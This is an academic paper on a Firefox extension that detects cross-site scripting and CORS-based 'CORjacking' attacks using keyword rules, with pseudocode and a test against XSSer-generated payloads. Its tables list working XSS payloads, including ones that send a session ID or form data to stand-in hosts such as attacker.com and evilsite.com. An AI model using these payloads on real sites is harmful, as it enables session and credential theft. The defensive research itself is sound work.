A New Cross-site Scripting Detection Mechanism Integrated with HTML5 and CORS Properties by Using Browser Extensions

Chih-Hung Wang
Dept. Computer Science and Information Engineering
National Chiayi University
Chiayi, Taiwan
wangch@mail.ncyu.edu.tw

Yi-Shauin Zhou
Dept. Computer Science and Information Engineering
National Chiayi University
Chiayi, Taiwan
lzyworkuse@gmail.com

Abstract—**Cross site scripting (XSS) is a kind of common attack nowadays. The attack patterns with the new technical like HTML5 that makes detection task getting harder and harder. In this paper, we focus on the browser detection mechanism integrated with HTML5 and CORS properties to detect XSS attacks with the rule based filter by using browser extensions. Further, we also present a model of composition pattern estimation system which can be used to judge whether the intercepted request has malicious attempts or not. The experimental results show that our approach can reach high detection rate by tuning our system through some frequently used attack sentences and testing it with the popular tool-kits: XSSer developed by OWASP.**

Keywords- web security; cross-site scripting (XSS); cross origin resource shearing (CORS); HTML5; browser extensions

I. INTRODUCTION

Cross site scripting (XSS), a kind of injection attack on web security vulnerability, is still a serious problem in the world since it was discovered in 1990s in the early days [4]. Although XSS has existed for a long time up to now, as the OWASP Top Ten Cheat Sheet [12] mentioned that XSS is the popular issues nowadays. The reason of XSS occurring is that the website developer does not notice about necessary restriction of inputs and thus it poses a serious security violation for both web site and the client user [5]. Although XSS seems like a server-side vulnerability, but in fact it can affected directly to the browser user who accesses the vulnerable server, with the reversed attack codes or malicious codes preloaded from server databases. Therefore, this paper focuses on the client side defense and provides a notification to prevent the user who has no much background knowledge from suffering XSS attack.

Speaking of the client side technology, HTML5 standard is the one gaining popularity nowadays [1]. The aim of HTML5 specification is to provide more supports for multimedia, reduce the requirement of plug-in-based Rich Internet Application (RIA) that browser processes, and bring much better user experiments in reality. It usually combines CSS and JavaScript for interaction, enhances functionality of HTML, and integrates some related Application Programming Interfaces (API) for providing a richer web experience. HTML5 contains many new features such as SVG, Canvas, web storage, drag and drop, Geolocation, Communication APIs, new attribute for tags and so on.

Even though HTML5 takes good advantages of multi-technology integration, it simultaneously brings new attack threats for both user and website [1]. Some examples like Geolocation tracking for stealing local location information of user, offline web application storage attack, web worker for hash cracking, etc. have been presented in literatures [1]. In 2012, HTML5 Top 10 Threats from Blackhat [16] lists 10 categories of possible threats on browser side systematically. These issues can be used to enhance the attack behavior, and therefore make the entire attack process become easier. Some advanced attacks with serious damages, such as HTML5 driven XSS for new elements, CSRF with XMLHttpRequest object and Cross Origin Resource Shearing (CORS) bypass attack scenarios, and CORjacking, will cause resource location be modified into a malicious link. For this reason, we take these issues into consideration, especially for the cross origin topic, to develop our client-side filter defense system.

In this paper, we aim to the design of a client side defense system by using browser extension technique in Firefox for implementation. The main goal of detection system is to digitize the presenting and automatically filter the XSS attacks. Moreover, we design a lightweight architecture together with fine-grand detection rule sets to feasibly consider more features such as HTML5 and CORS properties.

In Section II, we will introduce the technical background on XSS and HTML5 cross origin resource sharing (CORS). In Section III, we discussed our proposed system and filter rule sets in detail. In Section IV, we provide the algorithm for the designed filter rules and describe the rule composition analysis approach for judgment. In Session V we proposed experiments for our system, and evaluate it with some useful attack generation tools. Finally, Session VI concludes this paper and briefly depicts our future work.

II. BACKGROUND

This approach focuses on the attack of XSS and integrates with HTML5 elements. We especially point out the cross origin protocol called CORS for particular attack pattern. Before moving on to the major details of this research, some backgrounds are discussed below:

A. *Cross Site Scripting attack* (*XSS*)

XSS is a common vulnerability that allows an attacker launches injection attacks into the vulnerable web site and takes whatever it wants, so that the results may cause the information leakage for the user. In general, XSS is divided into the following three types [4,6,9,13]:

1) Stored XSS: In Stored XSS, the attacker has to stored malicious scripts in server's database, it usually harmless and unawareness for the server side. When a user visits this

978-1-5090-3438-3/16 $31.00 © 2016 IEEE
DOI 10.1109/ICS.2016.59

vulnerable website to automatically download these malicious resources, the scripts are immediately excuted with access priviledge to take unauthortised actions without user's permission. Therefore the attacker can successfully steal sensitive information from uesr.

2) Reflected XSS: Instead of storing scripts in server's database, the reflected XSS focuses on getting user's information for further movement. The attacker injects malicious scripts in some place, like the parameters in URL or input form in the malicious web page. When the user submits the request, the reflected information such as error messages or search results the attacker wants may cause malicious actions. Once the attacker gets the information, he can use it to steal user's confidentials even to take control of victim's computer. The extended attack pattern like clickjacking [14] that uses <iframe> tag to cover the origin button on the page for bringing about unexpected movement, could cause victim's credentials leakage without user's awareness.

3) DOM XSS: DOM based XSS falls in between stored XSS and the reflected XSS. The DOM (called document object model) is an API that can modify and access XML document, and is responsible for communicating with HTML and javascript (also support other web scripts) and manipulating document data as the logical tree structrue [2]. Generally, javascript calls HTML content via ID; if the original web site poorly implemented DOM calls like applying eavl() or document.*() function, it may trigger the attack behavior to allow more entry points for the attacker [16]. In general, malicious codes usually follow a URL and are embedded within the link of email content or vulnerable web page content. These codes got triggered when the response is sent back to user side and thus causes users's sensitive cridentials grabbed by the attacker.

B. *Cross Origin resource sharing* (*CORS*)

In the past, the cross domain of JavaScript that requires the resource especially using XMLHttpRequest object is restricted by SOP, and thus the CORS comes out for handling this issue. The process of CORS is that the client side sends a request with some necessary information for the server via JavaScript object [15]. Then the server can fetch the origin and check whether it is allowed to access the resource or not. If so, the server then returns CORS header within the response and corresponding information back to the client. However, if the fetched origin by the server is not permitted, the requesting client side script cannot obtain the response data.

CORS uses two kinds of request formats, simple and non-simple ones, defined in the specification [10]. The simple request includes GET, POST and HEAD as allowed method. Other situations like custom header X-PINGOTHER and the POST method which send the request with a Content-Type other than application/x-www-form-urlencoded, multipart/form-data or text/plain are both regard as the non-simple type of CORS. The non-simple CORS needs to send a preflighted request with OPTION method to communicate with the server for demanding the priority of access resource [10]. In the response to the preflight request, the server gives a special header such as Access-Control-Allow-Methods to list the categories of methods that server can accept, and Access-Control-Expose-Headers to illustrate the headers that client are allowed to access. Furthermore, both simple and non-simple requests can get the Access-Control-Allow-Origin response header which brings the allowed URL details.

It is obvious that the cross site behavior represents rising the risk of sharing resource. A concrete vulnerability of CORS is about the response mechanism [17]. As mentioned above, the client script cannot receive the response without Access-Control-Allow-* header (i.e., the request origin is not included in server's white list), but the problem is that the request will still be processed at server side, which may cause potentially threats in unintended server side changes. For example, some advanced attacks such as DDOS or port scanning scenarios can be carried out. Moreover, the non-simple definition seems not strict enough so that the attacker still can evade the prefight check from server [16]. For example, if the request method is set to POST and Content-Type field is filled in text/plain value, then withCredentials term will be set to true. By that way, the simple format still can be utilized via exchanging the resource according to the needs of the attacker. In this kind of situation, the attacker also can launch a CSRF attack simultaneously.

Another client side extending attack to combine CORS with XSS, called CORjacking [16], is also considered in this paper. An attacker aims at vulnerable web site for the injection of the malicious DOM manipulative codes, which can be triggered to modify original resource URL at client side with DOM content via user's browser even without user's awareness. This paper will focus on this kind of attack scenario. The designed system intercepts the original request, recreates a new one and sends it for getting the response. The system will check the content of response to decide whether the malicious code from request content is filtered out or not.

III. SYSYTEM AND RULES

A. *System instruction*

In generally, the XSS attack is happened without attention because of the negligence of the website developer. In this paper, we propose a detecting system implemented as a plug-in on the browser. The system architecture is illustrated below in Figure 1. When a user sends the request through the browser, it will be intercepted by our interceptor, and then the request will be moved to the action processor for detection. The action processor is the core of detection system, and is divided into two parts: the normal XSS detection and the CORS detection. The normal XSS detection module applies static analysis integrated with specific sequence behavior detection, and offers the evaluation of composition rule patterns as an attack reference. Furthermore, CORS detection module re-sends the request for checking the response header content, and focuses on the CORjacking attack scenario. The description of detection rules will be stated in next subsection for more details. After the detection steps, the result is processed by the reaction processor for the resistance of malicious threats.

B. *Rules detection*

This subsection brings the rules detail and the concept of this paper. As mentioned before, cross site scripting has



Figure 1. System Architecture.

existed for a long time. The common attack sentence like <script>alert(1)</script> was used to inject the scripts into the input field by GET or POST methods. In HTML5, some new features like <audio>, <canvas>, <video> tag, and other objects like Canvas, Geolocation, SVG, Local Storage, Drag-And-Drop API, CORS, etc. are added as functional supports. It makes XSS vulnerabilities embedded in the website much easy and undetectable, and extends attack patterns for higher efficiency. Therefore, we develop a system integrated with some existing extensions on Firefox for our detection construction by adopting some special cases [1,4,5] and normal regulations for possible vulnerable weakness [12]. The result will be demonstrated in the experiment section. The detection rules are divided into the following three subsets.

1) PART I : Single Format Attack Patterns

In the first rule subset, we choose several attack patterns that can be absolutely determined to be malicious attempts. The patterns are illustrated in Table I. Some special usages like _noSuchMethod_ attribute in the first row, are supported via Firefox to execute a predefined function while the script proceeds an inexistent method. In this situation, our system will intercept the called method and then determine the corresponding reactions. The other casecan be considered is ECMAScript6 (ES6) template literal vulnerability for SVG tag, in which the JavaScript is a kind of implemented language included in the ES execute arbitrary JavaScript code without using parenthesis but back-ticks instead. In SVG element, template literals integrated into HTML5 Character Code can be used to write an article in equation on web originally, and the use of back-tick is capable of initiating execution of methods or functions in JavaScript. In order to distinguish the patterns, the keyword selection for detection becomes necessary.

TABLE I. SINGLE FORMAT ATTACK PATTERNS

Keywords for Detection	***Attack statement example***
noSuchMethod	<script>Object.__noSuchMethod__ = Function,[{}][0].constructor._('alert(1)')()</script>
<? <! </	<? foo="><script>alert(1)</script>"> <! foo="><script>alert(1)</script>"> </ foo="><script>alert(1)</script>">
onscroll autofocus	<body onscroll=alert(1)> ... <input autofocus>
form formaction script	<form id=”test”></form><button form=”test” formaction=http://evilsite.com/store.php?value=<script…/script>”<!--”> X </button>
` `	<svg><script> alert`1` <p> <svg><script> alert`1` <p>

2) PART II : Muti-Format Attack Patterns

In the second rule subset, we gather several attack patterns illustrated in Table II. These rules seem like ones in part I subset, but are more widespread as the attack statement demonstrated. The example attributes like background, style, param or size and so on; briefly, they can be much more comprehensively exploited. As the table describes, “src” attribute that indicates a source URL is commonly used in most tags. In general, the attacker can embed a malicious script that begins with the word “<script>” or “javascript” behind an URL. Another phrases are from the

TABLE II. MUTI-FORMAT ATTACK PATTERNS

Keywords for Detection	***Attack statement example***
srcdoc/src/dynsrc/datasrc/herf script/javascript	<iframe srcdoc=”<script>alert(document.cookie)</script>”/>
xmlns script/javascript	<svg xmlns="http://www.w3.org/2000/svg"><script>alert(1)</script></svg>
URL localStorage.ge-tItem	<img src='http://attacker.com/cookies.php?id="+localStorage.getItem('SessionID')+'">');></img>
Onbeforescript-execute	 <script>1</script>
Input select textarea keygen onfocus autofocus	<input autofocus onfocus=alert(1)> <select autofocus onfocus=alert(1)> <textarea autofocus onfocus=alert(1)> <keygen autofocus onfocus=alert(1)>
Onfocus javascript history.pushState	http://vulnerable.dev/index.php?page=find&search= ”onfocus=”javascript:history.pushState(null,null,'index.php?page=find');alert(1);” autofocus> <!---
style (expression)	<style type=”text/javascript”>alert(1);</style> <img style=”xss:expression(alert(1))”>

Document Object Model (DOM) like onerror, onload , onsubmit, etc. The sixth row brings "onfocus" that maps to "autofocus", the extensive usage of automatic execution of script. It usually appears in the input field or submission button that can be implemented XSS attacks without victim's approval. Other DOM methods also have the same consequence. Besides, the "history.pushState" phrase in the last row is a special case that can change URL to hide the original appearance. It means that "seeing is believing" is not applicable anymore for the user. Although these kinds of statements may not be dangerous all the time, in this part we detect regular patterns with some specific orders for the attack inspection, like {tag + autofocus + onfocus}, {tag + onfocus + autofocus} and so on.

3) PART III : Vulnerable Usage Of DOM Detection

Apart from the special cases detection as mentioned before, we also prepare the event attributes of HTML5 map to the DOM properties in the final rules subset. In general, the value associated with particular events that can be fetched and executed by the system, and at most of time these values are vulnerable for intentional execution like malicious script or access of DOM properties. In order to check the entity for DOM issue, we compare every testing data to find the mapping phrase of DOM properties by referring to [2]. The detail of DOM properties is illustrated in Table III.

TABLE III. MUTI-FORMAT ATTACK PATTERNS

Keywords for Detection	***Attack statement example***
srcdoc/src/dynsrc/ datasrc/herf script/javascript	<iframe srcdoc="<script>alert(document.cookie)</script>"/>
xmlns script/javascript	<svg xmlns="http://www.w3.org/2000/svg"><script>alert(1)</script></svg>
URL localStorage.ge-tItem	<img src='http://attacker.com/cookies.php?id="+localStorage.getItem('SessionID')+'">');></img>
Onbeforescript-execute	<script>1</script>
Input select textarea keygen onfocus autofocus	<input autofocus onfocus=alert(1)> <select autofocus onfocus=alert(1)> <textarea autofocus onfocus=alert(1)> <keygen autofocus onfocus=alert(1)>
Onfocus javascript history.pushState	http://vulnerable.dev/index.php?page=find&search= "onfocus="javascript:history.pushState(null,null,'index.php?page=find');alert(1);" autofocus> <!---
style (expression)	<style type="text/javascript">alert(1);</style> <img style="xss:expression(alert(1))">

4) CORS Detection Parts

In CORS detection part, we focus on CORjacking scenario as mentioned before. The main rule aims at "eval()" and "document.getElementsByName()" methods that follow URL. Because the CORS header is set up on the server side (i.e., in the response header), our extension intercepts the original request, and then send another clean request to the destination for getting the corresponding response header. Once it is confirmed that the request sent by the extension is ask for response using CORS, the next step to determine whether the original request is denied or passed will be triggered.

TABLE IV. VULNERABLE USAGE OF DOM DETECTION

Keywords for Detection	***Attack statement example***
document	document.location, document.rewrite, document.writelen, document.body.innerHTML, document.getElementById, document.getElementByName, document.getElementByTagName
location	location.herf , location.replace, location.reload,
window	window.location, window.top.location, window.location.reload, window.history,
history	history.back, history.forward, hidtory.go

IV. ALGORITHM AND EVALUATION

After the rule introduction, here comes the algorithm of the overall concept of rule code flow. The core part of algorithm is illustrated in Figure 2. It gives five input sets of elements, like the html tag, event property of JavaScript and DOM elements. The estimated output is a statistic of occurrence frequency of composition rule patterns for the testing data, and the detail of applying statistical method will be explained later. At first, we decode the input before rule matching. That is, the transmission data of the request content like POST method through http usually get encoded (or just a part of the whole content gets encoded intentionally). For the non-CORS type request, it is divided into five judgment fields. The main policy to choose the keywords for detection is checking whether it appears frequently in the attack sentences. The simplest way using XSS attack is to apply src-related attribute behind the URL. For integrating with these attributes and considering the corresponding location of tag, we use two if- else judgments for different tag sets. In addition, the attack pattern like input+javascript is often used in the POST request is related to input field, including the form or button tags. Suppose that the attack code is inside the normal form data, it can be sent within the whole content for hiding the malicious intention. Another thing is similar to the former example, but it uses DOM method for recovering the URL format and hiding the malicious code which follows the address to make the code look like a normal format instead of the malicious one. Moreover, we notice that because the system sometimes cannot detect all the attack patterns by the rule base, discovering the vulnerability and offering it to user for reference seems to be necessary in this situation. The DOM elements that follow HTML property will be detected for all the rule pairs like onload + document.rewrite, and then the system computes the total amount of occurrence and offers the result to the user.

Furthermore, the statistic of composition rule pattern mechanism is an important concept for our filter system core. There are some existing attack sentence testing tools, e.g., XSS-ME in Firefox [8], can accurately test web page forms for vulnerability discovering, and offer the danger level for each request to users. Nevertheless, considering HTML5 attack examples may not be enough. To make our detection rule more accuracy, we refer to [3,7] for various considerations. That means our detection mechanism takes the attack patterns from [3,7,8]. We generate the result according to the amount of attack sentences that can be caught via our rules, and the analysis of composition of

```
Input: Dϵ DOM array element, Pϵ property of HTML array, Hϵ
       HTML5 tags array, Tϵ other tags array, data ϵ request content ,
       type ϵ request type .
Output: The evaluate score of score , The flag of block.
data ← decoding
if type ≠ cors then
    for each x in T do
        if URL related attribute is in data and behind x then
            if javascript feature is in data and behind attribute then
                block = true
                record this result
            end
        end
    end
    if URL related attribute is in data then
        for each x in H do
            if javascript feature is in data and behind x then
                block = true
                record this result
            end
        end
    end
    if User input related feature is in data then
        if autofocus related attribute is in data then
            block = true
            record this result
        end
    end
    if change URL property is in data then
        block = true
        record this result
    end
    for each k in P do
        for each i in D do
            if i behind k in data then
                record this result
            end
        end
    end
    for each r in record do
        compute the amount of r for frequency
    end
end
```

Figure 2. Algorithm for XSS Detection Rules

detection is illustrated in Table IV. If the attack sentence only matches one rule pattern and does not concurrently match other rule patterns, it may be regarded as a non-malicious sentence, like history.go used to redirect back to the previous pages, location.reload used to refresh the current page, and so on. Since this situation cannot be exactly determined as a malicious one or not, the system just popups an alert to inform the users for some unusual activities. As the demonstration in Table V, once the filter detects the composite results over two kinds of categories, then reaction processor will block the request immediately.

V. EXPERIMENTS AND DISCUSSIONS

In the experimental part, we prepare a simulation with generator for testing result attack patterns, and generatethe results of filter rule testing. After gathering the data of rule sets and computing the composition of rule detection, the next step is to calculate the attack testing statements for the filter. In order to generate the great amount testing statements, we use Kali Linux XSS tool XSSer [11] to collect testing sets. XSSer is a kind of XSS open source project developed by OWASP; it is a testing tool that can automatically perform the detection process and launch the exploits of XSS injections in any website. The principle of this is to try many cases and check whether they can be injected successfully or not. However some fake attack behaviors as default “automatic” option, like <img src=’4c86241800b5ad213ed421af4dfbd7d6’></img> that

TABLE V. MUTI-FORMAT ATTACK PATTERNS

Number of patterns	***Category of composition patterns***	***Occurrence Frequency***
Two	C + A	28
	B + A	5
	G + D	1
	F + D	1
	E + D	1
	D + A	1
Three	C + B + A	5
	C + D + A	1
Four	C + H + D + A	1

(Rule patterns : A. xss behind URL, B. src-related tag or attribute+script, C. Tag+DOM, D.property events+DOM, E. keygen+autofocus-related, F. textarea+autofocus-related, G. select+autofocus-related, H. xmlns+script)

includes a hash content actually cannot be triggered. XSSer can generate attack code via user-defined content, including encoded bypass function, to customize the needs of attacks. Here we use this tool to generate over four hundred testing sentences to attack an actual website we built. These successful samples were collected and put into our filter with detection rules for analysis. Then we calculate the detection rate as below:

Detection rate = (Detect nums / Total testing nums). (1)

For the total 403 testing records, we have detect 323 numbers with 80.14886 percentage detection rate as in (1), and 253 sentences that will be block because they are detected by matching at least two rule patterns; it means most of the attacks can be detected by our filter. Besides, we test our system in performance for the top 50 global popular websites. The loading time of the browser with the installation of our extension increases by about half as much again. However, this result seems like acceptable for normal usage.

In the reaction processor, it fetches the result and performs some reactions. The part I, the level of sensitive case detection, will returns a dialog with alert information, and blocks the request automatically. But in part II, because it does not have a special order, or just have many related attributes or properties that can be replaced. If the detection results fall in at least two rule patterns, the request will be block and the alarm dialog will be prompted like the illustration in Figure 3. Besides, the part III is a reference to let people know about the amount of possible vulnerabilities. The total number will be always attached after the above information.

The other part is CORjacking detection. Taking this situation into consideration, this part is separated because of the distinct detection process. Once the cross-site happened, the request will be intercepted by the filter except for the COR headers being found. If so, the request will be processed further detection check for special attributes such as document.getItem[].src(), and also would be block immediately if the detection result is true. The alert dialog is illustrated in Figure 4.

VI. CONCLUSION

In this paper, we propose a system with composition rule pattern estimation and a static analysis method that focuses on XSS and CORjacking attack detection. Although XSS has been discussed for a long time, our approach integrates with HTML5 properties to make a wide and feasible



Figure 3. Detection Alarm of Muti-Format Attack Patterns



Figure 4. Detection Alarm of CORjacking

detection and also discover the situation of CORS communication between the client and server. In the future work, we are planning to use machine learning technique including real-world request situations to improve accuracy of detection. The benign requests will be added into the experiments so that we can give comparisons with other previous researches. Besides, in the reaction processor, we intend to design a new user-defined action for better usage experience. Briefly, this system is still in development and we will continue to make it better increasingly.

ACKNOWLEDGMENT

This research is supported by Ministry of Science and Technology, Taiwan under the grant: MOST 105-2221-E-415-015.

REFERENCES

[1] U. Aavasalu, “Attacks And Defence With Html5,” unpublished

[2] S. D. Ankush, “XSS Attack Prevention Using DOM based filtering API,” National Institute of Technology Rourkela, Rourkela India, Jul 2014, unpublished.

[3] G. Dong, Y. Zhang, X. Wang, P. Wang and L. Liu, “Detecting Cross Site Scripting Vulnerabilities Introduced by HTML5,” Proc. *11th International Joint Conference on Computer Science and Software Engineering (JCSSE)*, May 2014, pp. 319-323.

[4] S. Fogie, J. Grossman, R. Hansen, A. Rager and P. D. Petkov, XSS Attacks: Cross Site Scripting Exploits and Defense, Syngress, 2007.

[5] I. Hydara, A. B. Md. Sultan, H. Zulzalil and N. Admodisastro, “Current state of research on cross-site scripting (XSS) – A systematic literature review,” Proc. *Information and Software Technology*, vol. 58, Feb. 2015, pp. 170-186.

[6] N. Khan, J. Abdullah and A. S. Khan, “Towards Vulnerability Prevention Model for Web Browser using Interceptor Approach,” Proc. *9th International Conference on IT in Asia (CITA)*, Aug 2015, pp. 1-5.

[7] L. Kuppan, *Attacking with HTML5* [online], Available: https://www.usenix.org/conference/healthsec12/workshop-program/presentation/Chang, accessed Jul 2016.

[8] B. Mewara, S. Bairwa and J. Gajrani, “Browser's Defenses Against Reflected Cross-Site Scripting Attacks,” Proc. *International Conference on Signal Propagation and Computer Technology (ICSPCT)*, Jun 2014, pp.662-667.

[9] B. Mewara, S. Bairwa, J. Gajrani and V. Jain, “Enhanced Browser Defense for Reflected Cross-Site Scripting,” Proc. *3rd International Conference on Infocom Technologies and Optimization (ICRITO)*, Oct 2014, pp. 1-6.

[10] Mollia Foundation, *HTTP access control (CORS)* [online], Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/Access_control_CORS, accessed Jul 2016.

[11] OWASP, *OWASP XSSER*, [online] Available: https://www.owasp.org/index.php/OWASP_XSSER, accessed Jul 2016.

[12] OWASP, *OWASP Top Ten Cheat Sheet* [online], Available: https://www.owasp.org/index.php/OWASP_Top_Ten_Cheat_Sheet , accessed Jul 2016.

[13] R. Pelizzi and R. Sekar, “Protection, Usability and Improvementsin Reflected XSS Filters,” Proc. ACM Symp. *the 12th on Information, Computer and Communications Security (ASIACCS 12)*, May 2012, NY USA, pp. 5-5

[14] K. S. Rao, et al, “Two for the price of one: A combined browser defense against XSS and clickjacking,” Proc. *In International Conference on Computing, Networking and Communications (ICNC)*, Feb 2016, pp. 1-6.

[15] P. D. Ryck, L. Desmet, F. Piessens and W. Joosen, “A Security Analysis of Emerging Web Standards HTML5 and Friends,from Specification to Implementation,” Proc. *International Conference on Security and Cryptography (SECRYPT)*, vol.7, Rome Italy, Jul 2012, pp. 257-262.

[16] S. Shah, “HTML5 Top 10 Threats - Stealth Attacks and Silent Exploits,” BlackHat Europe, 2012.

[17] C. H. Thomas, S. Maffeis and C. Novakovic, “BrowserAudit: automated testing of browser security features,” Proc. *International Symposium on Software Testing and Analysis* , NY USA , Jul 2015, pp. 37-47.

[18] S. Yoon, J. Jung and H. Kim, “Attack on Web Browsers with HTML5,” Proc. *10th International Conference for Internet Technology and Secured Transactions (ICITST)*, Dec 2015, pp. 193-197.